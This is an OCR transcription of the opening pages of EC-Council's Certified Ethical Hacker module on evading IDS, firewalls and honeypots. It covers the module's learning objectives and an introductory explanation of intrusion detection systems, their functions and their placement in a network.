
C|EH Certified Ethical Hacker

EC-Council


MODULE 12

EVADING IDS, FIREWALLS, AND HONEYPOTS



EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.



Learning Objectives


The widespread use of the Internet throughout the business world has boosted network usage in general. Organizations adopt various network security measures such as firewalls, intrusion detection systems (IDS), intrusion prevention systems (IPS), and "honeypots" to protect their networks. Networks are the most preferred targets of hackers for compromising an organization's security, and attackers continue to find new ways to evade network security measures and attack these targets.

This module provides deep insights into various network security technologies, such as IDS, IPS, firewalls, and honeypots. It explains the operations of these components as well as the various techniques used by attackers to evade them. Further, it describes the countermeasures necessary to prevent such attacks.

At the end of this module, you will be able to:

- Describe IDS, IPS, firewall, and honeypot concepts
- Use different IDS, IPS, firewall, and honeypot solutions
- Explain different techniques to bypass IDS
- Explain various techniques to bypass firewalls
- Explain various techniques to bypass NAC and endpoint security
- Use different tools to evade IDS/firewalls
- Explain different techniques to detect honeypots
- Adopt countermeasures against IDS/firewall evasion


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IDS, IPS, Firewall, and Honeypot Concepts

Ethical hackers should have an idea about the function, role, placement, and design of firewalls, IDS, IPS, and honeypots to protect an organization's network by understanding how an attacker evades such security measures. This section provides an overview of these basic concepts.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Intrusion Detection System (IDS)

An intrusion detection system (IDS) is a security software or hardware device used to monitor, detect, and protect networks or systems from malicious activities; it alerts the concerned security personnel immediately upon detecting intrusions. IDS are extremely useful as they monitor the inbound/outbound traffic of the network and check for suspicious activities continuously to detect a network or system security breach. Specifically, they check traffic for signatures that match known intrusion patterns and raise an alarm when a match is detected. IDS can be categorized into active and passive IDS depending on their functionality. A passive IDS generally only detects intrusions while an active IPS not only detects intrusions in the network but also prevents them.

Main Functions of IDS:

- An IDS gathers and analyzes information from within a computer or a network to identify possible violations of the security policy, including unauthorized access, as well as misuse.
- An IDS is also referred to as a "packet sniffer," which intercepts packets traveling via various communication media and protocols, usually TCP/IP.
- The packets are analyzed after they are captured.
- An IDS evaluates traffic for suspected intrusions and raises an alarm upon detecting such intrusions.

Where IDS resides in the network

One of the most common places to deploy an IDS is near the firewall. Depending on the traffic to be monitored, an IDS is placed outside/inside the firewall to monitor suspicious traffic

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

originating from outside/inside the network. When placed inside, the IDS will be ideal if it is near a DMZ; however, the best practice is to use a layered defense by deploying one IDS in front of the firewall and another one behind the firewall in the network.

Before deploying the IDS, it is essential to analyze the network topology, understand how the traffic flows to and from the resources that an attacker can use to gain access to the network, and identify the critical components that will be possible targets of various attacks against the network. After the position of the IDS in the network is determined, the IDS must be configured to maximize its network protection effect.

